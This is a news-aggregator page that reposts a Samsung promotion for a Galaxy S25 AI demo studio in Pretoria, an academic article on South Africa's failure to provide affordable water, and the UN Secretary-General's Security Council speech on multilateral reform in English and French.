NewzIntel.com

    • Checkout Page
    • Contact Us
    • Default Redirect Page
    • Frontpage
    • Home-2
    • Home-3
    • Lost Password
    • Member Login
    • Member LogOut
    • Member TOS Page
    • My Account
    • NewzIntel Alert Control-Panel
    • NewzIntel Latest Reports
    • Post Views Counter
    • Privacy Policy
    • Public Individual Page
    • Register
    • Subscription Plan
    • Thank You Page

Category: Africa

  • MIL-OSI Economics: Come Witness the Most Natural and Personalised Mobile AI Experiences at Galaxy Studio in Menlyn

    Source: Samsung

    The future of mobile AI is here, and you don’t want to miss out! Samsung’s Galaxy Studio at Menlyn Park Shopping Centre is the ultimate destination to experience the cutting-edge AI innovation behind the new Galaxy S25 Series. Open now until 02 March 2025, Galaxy Studio offers you an exclusive hands-on preview of this game-changing mobile assistant.
     
    Step into the world of next-gen mobile AI and see first-hand how the Galaxy S25 Series is designed to fit seamlessly into your life. This isn’t just a phone – it’s a personal assistant that learns from your habits and adapts to make every day extraordinary. With the new One UI 7.0, you’ll experience a personalised, smarter, and more efficient mobile life.
     
    The Galaxy S25 Series can understand the context of everything on your screen – from voice, images, etc.– to anticipating your needs and prompting next-step suggestions. Receive tailored actionable insights and suggestions based on your habits – generated-on-device – to make your day seamless from start to finish with Now Brief. See the information you need most, quickly and easily from your lock screens with Now Bar.
     
    At Galaxy Studio, you’ll be treated to live demonstrations of all these AI-powered features that will redefine what a smartphone can do. Capture stunning photos with the AI-enhanced camera, experience Nightography like never before at our concert-themed booth and see how this phone helps you organise your day with ease. Every moment you share can be enhanced instantly, so you’ll be ready to post your creations on social media in no time.


    Whether you’re a tech enthusiast or someone looking to discover how mobile AI can help you manage and elevate your daily routine, this interactive space is the place to be. Admission is free, but the experience is priceless.
     
    Don’t wait – visit Galaxy Studio at Menlyn before 02 March 2025, and immerse yourself in the future of mobile AI.
     
    Come for the tech, stay for the experience.Dates: 14 February – 02 March 2025Location: Galaxy Studio, Menlyn Park, TshwaneAdmission: Free
     
    For more information and updates, follow Samsung South Africa on social media – @SamsungmobileSA (X, Instagram), Samsung South Africa (Facebook).

    MIL OSI Economics –

    February 19, 2025
  • MIL-OSI Africa: South Africa has failed to deliver access to enough water for millions – a new approach is needed

    Source: The Conversation – Africa – By Tracy Ledger, Head: Energy and Society Programme, University of Johannesburg

    South Africa is one of only 52 countries that guarantee access to water as a human right. “Access” from a human rights perspective means that water is physically accessible, clean and safe for consumption, and affordable. Section 27 of the country’s constitution stipulates that everyone has the right to access sufficient water.

    But South Africa is not doing well on meeting the standards of a full human rights approach to water access. In a recent paper, I and my colleagues at the Public Affairs Research Institute’s Just Transition Programme set out the extent of this failure, and mapped out what needs to be done to rectify the situation.

    The Just Transition Programme aims to contribute to a successful climate transition that prioritises social justice, equity and poverty reduction.

    Part of our research method is ethnography – spending time in communities struggling to access water. We do this to learn what concrete changes are required to improve people’s lives, from their own perspective.


    December 2024 water protest in South Africa. Silver Sibiya/GroundUp

    Physical access to water for households has increased significantly since the country’s first democratic elections in 1994. Nevertheless, water quality and safety has declined over the past ten years. Almost half the country’s drinking water is considered unsafe for human consumption. Water service interruptions – sometimes lasting days – are becoming more common.


    Read more: Basic water services in South Africa are in decay after years of progress


    South Africa’s household poverty rate (the number of households who live below the upper bound poverty line) is now at 55%. We found that water is becoming more and more unaffordable for impoverished households. The result is that these families have to limit the amount of water they use. This worsens poverty and inequality.

    To solve this problem, the South African government needs to embrace a human rights approach to access to water, where people are given enough water to live a full life.

    What went wrong?

    The first problem is affordability. People cannot access water if they don’t have the money to pay for it, but most clean and safe water in South Africa must be paid for. Poverty is a key barrier to access.

    The United Nations special rapporteur on the human rights to water and sanitation has emphasised that it is the responsibility of the state to assess whether households can afford to pay for water, without sacrificing other basic essential items such as food. It is up to governments to take steps to make water affordable.

    The country’s Free Basic Water policy was originally intended to address this issue. It guaranteed impoverished households access to a free 6,000 litres of water per month. This is roughly 200 litres per household of eight people per day. However, in practice this policy is not a meaningful solution, for two reasons:

    • the amount provided is an average of 25 litres of water per person per day. This is way below the World Health Organization recommendation of a minimum water allowance of between 50 and 100 litres of water per person per day.

    • many millions of poor households are excluded from the benefit because of poor implementation of the policy by municipalities.

    This situation reflects the failure to create, implement and oversee a regulatory environment that is necessary to realise affordable access to sufficient, clean water for all South Africans.

    The policy failures

    Firstly, water policy – at both national and municipal levels – has failed to take a human rights approach. A human rights approach requires that access to sufficient, quality and affordable water is the starting point for all policy making and resource allocation decisions. This has not been the case.

    Secondly, access to water has been narrowly defined as making water physically available without considering affordability. Most water access policy in South Africa includes statements declaring that water must be affordable for everyone. Unfortunately, all of these policy promises have remained exactly that – just promises.

    Meeting the goal of affordability requires more from the government than stating that water should be affordable. The state must develop affordability standards – in other words, calculate a water tariff that everyone can afford – and monitor it. At the moment, there is no national government oversight of water tariffs and so the affordability policy is effectively meaningless.


    Read more: The lack of water in South Africa is the result of a long history of injustice — and legislation should start there


    The actual state practices of tariff setting and approval, particularly in local municipalities, have not translated any of these promises into reality.

    Thirdly, many households are denied access to even the 25 litres of free water per person per day, because municipalities don’t always implement the free basic water policy as intended.


    Read more: Why ordinary people must have a say in water governance


    Fourthly, the state has failed to acknowledge the contradiction between providing universal access to services, and requiring municipalities to generate enough money to cover 90% of their running costs. Tariffs for water have increased at rates well above inflation over the past 20 years. But in a very impoverished environment where many people cannot afford to pay for water, up to two thirds of South Africa’s municipalities have been classified as being in financial distress.

    There is a fundamental – and currently insoluble – conflict between the tariffs that municipalities must charge in order to maintain fully funded budgets, and the tariffs that could be defined as affordable.

    What needs to be done?

    These actions should be taken in the short term:

    • the free basic water allowance must be increased

    • the household indigent policy, which determines how households can access free municipal services like water, must be restructured.

    • affordability standards must be developed in close consultation with affected communities. This is the only way to set water tariffs that are based on what households are actually able to pay.

    • there must be oversight of the provision of sufficient, affordable water for everyone.

    In the longer term, these two additional problems must be solved:


    A 2022 water leak in South Africa. Joseph Chirume/GroundUp
    • municipalities are losing revenue from water, particularly from leaking pipes and other infrastructure

    • the local government fiscal framework requires that municipalities earn a surplus on trading services such as water. This must be changed so that municipal finances prioritise affordability of water instead.

    The ethnographic research team for this work was led by Mahlatse Rampedi, who holds a master’s degree and has ten years of experience, together with Ntokozo Ndhlovu, who holds an honours degree.

    – South Africa has failed to deliver access to enough water for millions – a new approach is needed
    – https://theconversation.com/south-africa-has-failed-to-deliver-access-to-enough-water-for-millions-a-new-approach-is-needed-247831

    MIL OSI Africa –

    February 19, 2025
  • MIL-OSI Africa: Secretary-General’s remarks to the Security Council – on the Maintenance of International Peace and Security: Practicing Multilateralism, Reforming and Improving Global Governance [bilingual as delivered; scroll down for all-English and all-French]

    Source: United Nations – English

    xcellencies,

    I thank Minister Wang Yi and China for convening this important discussion.

    This year marks the 80th anniversary of the United Nations.

    Born out of the ashes of the Second World War, our organization was the result of a global commitment to “save succeeding generations from the scourge of war.”

    It also signaled a commitment to an entirely new level of international cooperation grounded in international law and our founding Charter.

    To help countries move past the horrors of conflict to forge sustainable peace. 

    To tackle poverty, hunger and disease. 

    To assist countries in climbing the development ladder.

    To provide humanitarian support in times of conflict and disaster.

    To embed justice and fairness through international law and respect for human rights.

    And to work through this Council to push for peace through dialogue, debate, diplomacy and consensus-building.

    Eight decades later, one can draw a direct line between the creation of the United Nations and the prevention of a third world war.

    Eight decades later, the United Nations remains the essential, one-of-a-kind meeting ground to advance peace, sustainable development and human rights.  

    But eight decades is a long time.

    And because we believe in the singular value and purpose of the United Nations, we must always strive to improve the institution and the way we work. 

    We have the hardware for international cooperation — but the software needs an update. 

    An update in representation to reflect the realities of today.

    An update in support for developing countries to redress historical injustices.

    An update to ensure countries adhere to the purposes, principles and norms that ground multilateralism in justice and fairness.

    And an update to our peace operations. 

    Excellencies,

    Global solidarity and solutions are needed more than ever. 

    The climate crisis is raging, inequalities are growing, and poverty is on the rise. 

    As this Council knows well, peace is getting pushed further out of reach — from the Occupied Palestinian Territory to Ukraine to Sudan to the Democratic Republic of the Congo and beyond. 

    Terrorism and violent extremism remain persistent scourges.

    We see a dark spirit of impunity spreading.   

    The prospect of nuclear war remains — outrageously — a clear and present danger.

    And the limitless promise of emerging technologies like Artificial Intelligence is matched by limitless peril to undermine and even replace human thought, human identity and human control. 

    These global challenges cry out for multilateral solutions.

    The Pact for the Future you adopted in September is aimed at strengthening global governance for the 21st century and rebuilding trust — trust in multilateralism, trust in the United Nations, and trust in this Council.

    At its heart, the Pact for the Future is a pact for peace — peace in all its dimensions.

    It puts forward concrete solutions to strengthen the machinery of peace, drawing from proposals to the New Agenda for Peace that prioritize prevention, mediation and peacebuilding.

    The Pact seeks to advance coordination with regional organizations, and ensure the full participation of women, youth and marginalized groups in peace processes.

    And it calls for strengthening the Peacebuilding Commission to mobilize political and financial support for nationally owned peacebuilding and prevention strategies.

    The Pact also includes the first multilateral agreement on nuclear disarmament in more than a decade…

    New strategies to end the use of chemical and biological weapons…

    And revitalized efforts to prevent an arms race in outer space and advance discussions on lethal autonomous weapons.

    It also calls on Member States to live up to their commitments enshrined in the UN Charter, and the principles of respect for sovereignty, territorial integrity and the political independence of states.

    It reaffirms unwavering commitment to abide by international law and prioritize the peaceful settlement of disputes through dialogue.

    It recognizes the role of the United Nations in preventive diplomacy.

    It reinforces the need to uphold all human rights — civil, political, economic, social and cultural.

    It calls for the meaningful inclusion of women and youth in all peace processes.

    And it specifically calls on this Council to ensure that peace operations are guided by clear and sequenced mandates that are realistic and achievable — with viable exit strategies and transition plans.

    But the Pact does even more for peace. 

    It recognizes that we must address the root causes of conflict and tensions.

    Sustainable peace requires sustainable development.

    The Pact includes support for an SDG Stimulus to help developing countries invest in their people and tackle key challenges, like moving towards a future anchored in renewable energy.

    It includes a revitalized commitment to reform the global financial architecture to better and more fairly represent the needs of developing countries.

    And it includes a Global Digital Compact that calls for an AI governance body that brings developing countries to the decision-making table for the first time.

    Excellences,

    Le Pacte reconnaît également que le Conseil de sécurité doit refléter le monde d’aujourd’hui, et non celui d’il y a 80 ans, et énonce des principes importants pour guider cette réforme tant attendue.

    Ce Conseil devrait être élargi et devenir plus représentatif des réalités géopolitiques d’aujourd’hui.

    Nous devons aussi continuer à améliorer les méthodes de travail du Conseil afin de le rendre plus inclusif, plus transparent, plus efficace, plus démocratique et plus responsable.

    Cela fait plus de dix ans que l’Assemblée générale examine ces questions.

    Le moment est venu de tirer parti de l’élan donné par le Pacte pour l’avenir et d’œuvrer en faveur d’un consensus plus large entre les groupes régionaux et les États Membres – y compris les membres permanents de ce Conseil – afin de faire avancer les négociations intergouvernementales.

    À tous les niveaux, j’appelle les membres de ce Conseil à surmonter les divisions qui bloquent une action efficace en faveur de la paix.

    Le monde compte sur vous pour contribuer véritablement à mettre fin aux conflits et à alléger les souffrances que ces guerres infligent à des innocents.

    Les membres du Conseil ont montré qu’il était possible de trouver un terrain d’entente.

    Qu’il s’agisse du déploiement d’opérations de maintien de la paix… de l’adoption de résolutions vitales sur l’aide humanitaire… de la reconnaissance historique des problèmes de sécurité rencontrés par les femmes et les jeunes… ou encore de la résolution 2719, qui appuie les opérations de soutien à la paix menées par l’Union africaine à travers des contributions obligatoires.

    Même aux heures les plus sombres de la guerre froide, la prise de décisions collégiales et le dialogue vif entretenu au Conseil de sécurité ont permis de préserver un système de sécurité collective, certes imparfait, mais fonctionnel.

    Je vous exhorte à retrouver cet esprit, à poursuivre vos efforts pour surmonter les divergences et bâtir les consensus nécessaires pour instaurer la paix dont tous les peuples ont tant besoin et qu’ils méritent.

    Excellences,

    La coopération multilatérale est le cœur battant de l’Organisation des Nations Unies.

    Guidé par les solutions offertes dans le Pacte pour l’avenir, le multilatéralisme peut devenir un instrument de paix encore plus puissant.

    Mais la puissance du multilatéralisme dépend directement du niveau d’engagement de chaque pays.

    Face aux enjeux du monde qui nous entoure, j’invite tous les États Membres à continuer de renforcer et d’actualiser nos mécanismes mondiaux de résolution des problèmes.

    Faisons en sorte qu’ils soient à la hauteur de la mission… à la hauteur des besoins des populations… à la hauteur de la paix.

    Je vous remercie. 

    ****
    [all-English]

    Excellencies,

    I thank Minister Wang Yi and China for convening this important discussion.

    This year marks the 80th anniversary of the United Nations.

    Born out of the ashes of the Second World War, our organization was the result of a global commitment to “save succeeding generations from the scourge of war.”

    It also signaled a commitment to an entirely new level of international cooperation grounded in international law and our founding Charter.

    To help countries move past the horrors of conflict to forge sustainable peace. 

    To tackle poverty, hunger and disease.  

    To assist countries in climbing the development ladder.

    To provide humanitarian support in times of conflict and disaster.

    To embed justice and fairness through international law and respect for human rights.

    And to work through this Council to push for peace through dialogue, debate, diplomacy and consensus-building.

    Eight decades later, one can draw a direct line between the creation of the United Nations and the prevention of a third world war.

    Eight decades later, the United Nations remains the essential, one-of-a-kind meeting ground to advance peace, sustainable development and human rights.   

    But eight decades is a long time. 

    And because we believe in the singular value and purpose of the United Nations, we must always strive to improve the institution and the way we work. 

    We have the hardware for international cooperation — but the software needs an update. 

    An update in representation to reflect the realities of today.

    An update in support for developing countries to redress historical injustices.

    An update to ensure countries adhere to the purposes, principles and norms that ground multilateralism in justice and fairness.

    And an update to our peace operations.  

    Excellencies,

    Global solidarity and solutions are needed more than ever.  

    The climate crisis is raging, inequalities are growing, and poverty is on the rise. 

    As this Council knows well, peace is getting pushed further out of reach — from the Occupied Palestinian Territory to Ukraine to Sudan to the Democratic Republic of the Congo and beyond. 

    Terrorism and violent extremism remain persistent scourges.

    We see a dark spirit of impunity spreading.    

    The prospect of nuclear war remains — outrageously — a clear and present danger.

    And the limitless promise of emerging technologies like Artificial Intelligence is matched by limitless peril to undermine and even replace human thought, human identity and human control. 
    These global challenges cry out for multilateral solutions.

    The Pact for the Future you adopted in September is aimed at strengthening global governance for the 21st century and rebuilding trust — trust in multilateralism, trust in the United Nations, and trust in this Council.

    At its heart, the Pact for the Future is a pact for peace — peace in all its dimensions.

    It puts forward concrete solutions to strengthen the machinery of peace, drawing from proposals to the New Agenda for Peace that prioritize prevention, mediation and peacebuilding.

    The Pact seeks to advance coordination with regional organizations, and ensure the full participation of women, youth and marginalized groups in peace processes.

    And it calls for strengthening the Peacebuilding Commission to mobilize political and financial support for nationally owned peacebuilding and prevention strategies.

    The Pact also includes the first multilateral agreement on nuclear disarmament in more than a decade…

    New strategies to end the use of chemical and biological weapons…

    And revitalized efforts to prevent an arms race in outer space and advance discussions on lethal autonomous weapons.

    It also calls on Member States to live up to their commitments enshrined in the UN Charter, and the principles of respect for sovereignty, territorial integrity and the political independence of states.

    It reaffirms unwavering commitment to abide by international law and prioritize the peaceful settlement of disputes through dialogue.

    It recognizes the role of the United Nations in preventive diplomacy.

    It reinforces the need to uphold all human rights — civil, political, economic, social and cultural.

    It calls for the meaningful inclusion of women and youth in all peace processes.
    And it specifically calls on this Council to ensure that peace operations are guided by clear and sequenced mandates that are realistic and achievable — with viable exit strategies and transition plans.

    But the Pact does even more for peace. 

    It recognizes that we must address the root causes of conflict and tensions.

    Sustainable peace requires sustainable development.

    The Pact includes support for an SDG Stimulus to help developing countries invest in their people and tackle key challenges, like moving towards a future anchored in renewable energy.

    It includes a revitalized commitment to reform the global financial architecture to better and more fairly represent the needs of developing countries.

    And it includes a Global Digital Compact that calls for an AI governance body that brings developing countries to the decision-making table for the first time.

    Excellencies,

    The Pact also recognizes that the Security Council must reflect the world of today, not the world of 80 years ago, and sets out important principles to guide this long-awaited reform.

    This Council should be enlarged and made more representative of today’s geopolitical realities.

    And we must continue improving the working methods of this Council to make it more inclusive, transparent, efficient, democratic and accountable.

    These issues have been under consideration by the General Assembly for more than a decade.

    Now is the time to build on the momentum provided by the Pact for the Future, and work towards a greater consensus among regional groups and Member States — including the permanent members of this Council — to move the intergovernmental negotiations forward.

    Throughout, I call on Members of this Council to overcome the divisions that are blocking effective action for peace.

    The world looks to you to act in meaningful ways to end conflicts, and ease the suffering these wars inflict on innocent people.

    Council Members have shown that finding common ground is possible.

    From deploying peacekeeping operations…to forging lifesaving resolutions on humanitarian aid…to historic recognitions of the security challenges faced by women and young people…to the landmark Resolution 2719 supporting African Union-led peace support operations through assessed contributions.

    Even in the darkest days of the Cold War, the collective decision-making and vigorous dialogue in this Council maintained a functioning, if imperfect, system of collective security.

    I urge you to summon this same spirit, continue working to overcome differences and focus on building the consensus required to deliver the peace all people need and deserve.

    Excellencies,

    Multilateral cooperation is the beating heart of the United Nations.

    Guided by the solutions in the Pact for the Future, multilateralism can also become an even more powerful instrument of peace.

    But multilateralism is only as strong as each and every country’s commitment to it.

    As we look to the challenges around us, I urge all Member States to continue strengthening and updating our global problem-solving mechanisms.

    Let’s make them fit for purpose — fit for people — and fit for peace.

    Thank you.

    ****
    [all-French]

    Excellences,

    Je remercie le Ministre Wang Yi et la Chine d’avoir organisé cet important débat.

    Cette année marque le quatre-vingtième anniversaire de l’Organisation des Nations Unies.

    Née des cendres de la Seconde Guerre mondiale, notre Organisation est le fruit de l’engagement pris à l’échelle mondiale de « préserver les générations futures du fléau de la guerre ».

    Sa création a également marqué un engagement en faveur d’un niveau de coopération internationale entièrement nouveau, ancré dans le droit international et dans notre Charte fondatrice.

    L’engagement d’aider les pays à dépasser les horreurs du conflit pour instaurer une paix durable.

    De lutter contre la pauvreté, la faim et la maladie.

    D’aider les pays à progresser sur l’échelle du développement.

    De fournir une aide humanitaire en cas de conflit ou de catastrophe.

    D’ancrer la justice et l’équité grâce au droit international et au respect des droits humains.

    D’œuvrer, dans le cadre de ce Conseil, pour faire avancer la paix par le dialogue, le débat, la diplomatie et la recherche d’un consensus.

    Huit décennies plus tard, on peut établir un lien direct entre la création de l’Organisation des Nations Unies et la prévention d’une troisième guerre mondiale.

    Huit décennies plus tard, l’ONU reste un lieu de rencontre unique en son genre et indispensable à la promotion de la paix, du développement durable et des droits humains.

    Mais huit décennies, c’est long.

    Et parce que nous croyons à la valeur et à l’objectif de l’ONU, qui lui sont propres, nous devons en permanence nous efforcer d’améliorer l’institution et notre façon de travailler.

    Le dispositif de coopération internationale est opérationnel, mais une refonte du système d’exploitation s’impose.

    Une refonte de la représentation, pour rendre compte des réalités d’aujourd’hui.

    Une refonte de l’aide apportée aux pays en développement, afin de réparer les injustices historiques.

    Une refonte visant à s’assurer que les pays adhèrent aux objectifs, principes et normes qui fondent le multilatéralisme sur la justice et l’équité.

    Et une refonte de nos opérations de paix.

    Excellences,

    La solidarité mondiale et des solutions globales sont plus que jamais nécessaires.

    La crise climatique fait rage, les inégalités se creusent et la pauvreté augmente.

    Comme ce Conseil le sait bien, la paix est de plus en plus hors de portée – du Territoire palestinien occupé à l’Ukraine, en passant par le Soudan, la République démocratique du Congo, etc.

    Les fléaux que sont le terrorisme et l’extrémisme violent persistent.

    Nous voyons se répandre une sombre culture de l’impunité.

    La menace d’une guerre nucléaire demeure un danger clair et présent, ce qui est révoltant.

    Les possibilités illimitées offertes par les technologies émergentes telles que l’intelligence artificielle s’accompagnent d’un risque également illimité d’affaiblissement, voire de remplacement de la pensée humaine, de l’identité humaine et du contrôle humain.

    Ces problèmes mondiaux demandent des solutions multilatérales.

    Le Pacte pour l’avenir que vous avez adopté en septembre vise à renforcer la gouvernance mondiale pour le vingt et unième siècle et à rétablir la confiance – confiance dans le multilatéralisme, confiance dans les Nations unies et confiance dans ce Conseil.

    Au fond, le Pacte pour l’avenir est un pacte pour la paix – la paix dans toutes ses dimensions.

    Il propose des solutions concrètes pour renforcer les mécanismes de paix, s’inspirant des propositions du Nouvel Agenda pour la paix qui donnent la priorité à la prévention, à la médiation et à la consolidation de la paix.

    Le Pacte vise à renforcer la coordination avec les organisations régionales et à garantir la pleine participation des femmes, des jeunes et des groupes marginalisés aux processus de paix.

    Il appelle au renforcement de la Commission de consolidation de la paix afin de mobiliser le soutien politique et financier nécessaire à la mise en œuvre des stratégies de prévention et de consolidation de la paix pilotées par les pays.

    Il contient également le premier accord multilatéral sur le désarmement nucléaire conclu depuis plus de dix ans…

    Présente de nouvelles stratégies visant à mettre fin à l’emploi d’armes chimiques et biologiques…

    Ainsi que des mesures revitalisées visant à prévenir une course aux armements dans l’espace et à faire avancer les débats sur les armes létales autonomes.

    Il exhorte les États Membres à respecter les engagements qu’ils ont pris, consacrés dans la Charte des Nations Unies, ainsi que les principes de respect de la souveraineté, de l’intégrité territoriale et de l’indépendance politique des États.

    Il réaffirme leur volonté inébranlable à respecter le droit international et à privilégier le règlement pacifique des différends par le dialogue.

    Il reconnaît le de l’Organisation des Nations Unies dans la diplomatie préventive.

    Il réaffirme la nécessité de respecter tous les droits humains – civils, politiques, économiques, sociaux et culturels.

    Il appelle à une véritable inclusion des femmes et des jeunes dans tous les processus de paix.

    Il demande en particulier au Conseil de sécurité de veiller à ce que les opérations de paix soient guidées par des mandats clairs et séquencés, réalistes et réalisables, ainsi que des stratégies de sortie et des plans de transition viables.

    Mais le Pacte va encore plus loin pour la paix.

    Il prend acte du fait que nous devons nous attaquer aux causes profondes des conflits et des tensions.

    Le développement durable passe par l’instauration d’une paix durable.

    Le Pacte dispose qu’il faut soutenir la mise en place d’un plan de relance des objectifs de développement durable afin d’aider les pays en développement à investir dans leur population et à relever des défis majeurs, notamment à s’orienter vers un avenir ancré dans les énergies renouvelables.

    Il comprend un engagement renouvelé de réformer l’architecture financière mondiale afin de représenter de manière plus exacte et plus équitable les besoins des pays en développement.

    Il comprend également un Pacte numérique mondial qui appelle à la création d’un organe de gouvernance de l’intelligence artificielle associant pour la première fois les pays en développement à la prise de décisions.

    Excellences,
    Le Pacte reconnaît également que le Conseil de sécurité doit refléter le monde d’aujourd’hui, et non celui d’il y a 80 ans, et énonce des principes importants pour guider cette réforme tant attendue.

    Ce Conseil devrait être élargi et devenir plus représentatif des réalités géopolitiques d’aujourd’hui.

    Nous devons aussi continuer à améliorer les méthodes de travail du Conseil afin de le rendre plus inclusif, plus transparent, plus efficace, plus démocratique et plus responsable.

    Cela fait plus de dix ans que l’Assemblée générale examine ces questions.
    Le moment est venu de tirer parti de l’élan donné par le Pacte pour l’avenir et d’œuvrer en faveur d’un consensus plus large entre les groupes régionaux et les États Membres – y compris les membres permanents de ce Conseil – afin de faire avancer les négociations intergouvernementales.

    À tous les niveaux, j’appelle les membres de ce Conseil à surmonter les divisions qui bloquent une action efficace en faveur de la paix.

    Le monde compte sur vous pour contribuer véritablement à mettre fin aux conflits et à alléger les souffrances que ces guerres infligent à des innocents.

    Les membres du Conseil ont montré qu’il était possible de trouver un terrain d’entente.

    Qu’il s’agisse du déploiement d’opérations de maintien de la paix… de l’adoption de résolutions vitales sur l’aide humanitaire… de la reconnaissance historique des problèmes de sécurité rencontrés par les femmes et les jeunes… ou encore de la résolution 2719, qui appuie les opérations de soutien à la paix menées par l’Union africaine à travers des contributions obligatoires.

    Même aux heures les plus sombres de la guerre froide, la prise de décisions collégiales et le dialogue vif entretenu au Conseil de sécurité ont permis de préserver un système de sécurité collective, certes imparfait, mais fonctionnel.

    Je vous exhorte à retrouver cet esprit, à poursuivre vos efforts pour surmonter les divergences et bâtir les consensus nécessaires pour instaurer la paix dont tous les peuples ont tant besoin et qu’ils méritent.

    Excellences,

    La coopération multilatérale est le cœur battant de l’Organisation des Nations Unies.

    Guidé par les solutions offertes dans le Pacte pour l’avenir, le multilatéralisme peut devenir un instrument de paix encore plus puissant.

    Mais la puissance du multilatéralisme dépend directement du niveau d’engagement de chaque pays.

    Face aux enjeux du monde qui nous entoure, j’invite tous les États Membres à continuer de renforcer et d’actualiser nos mécanismes mondiaux de résolution des problèmes.

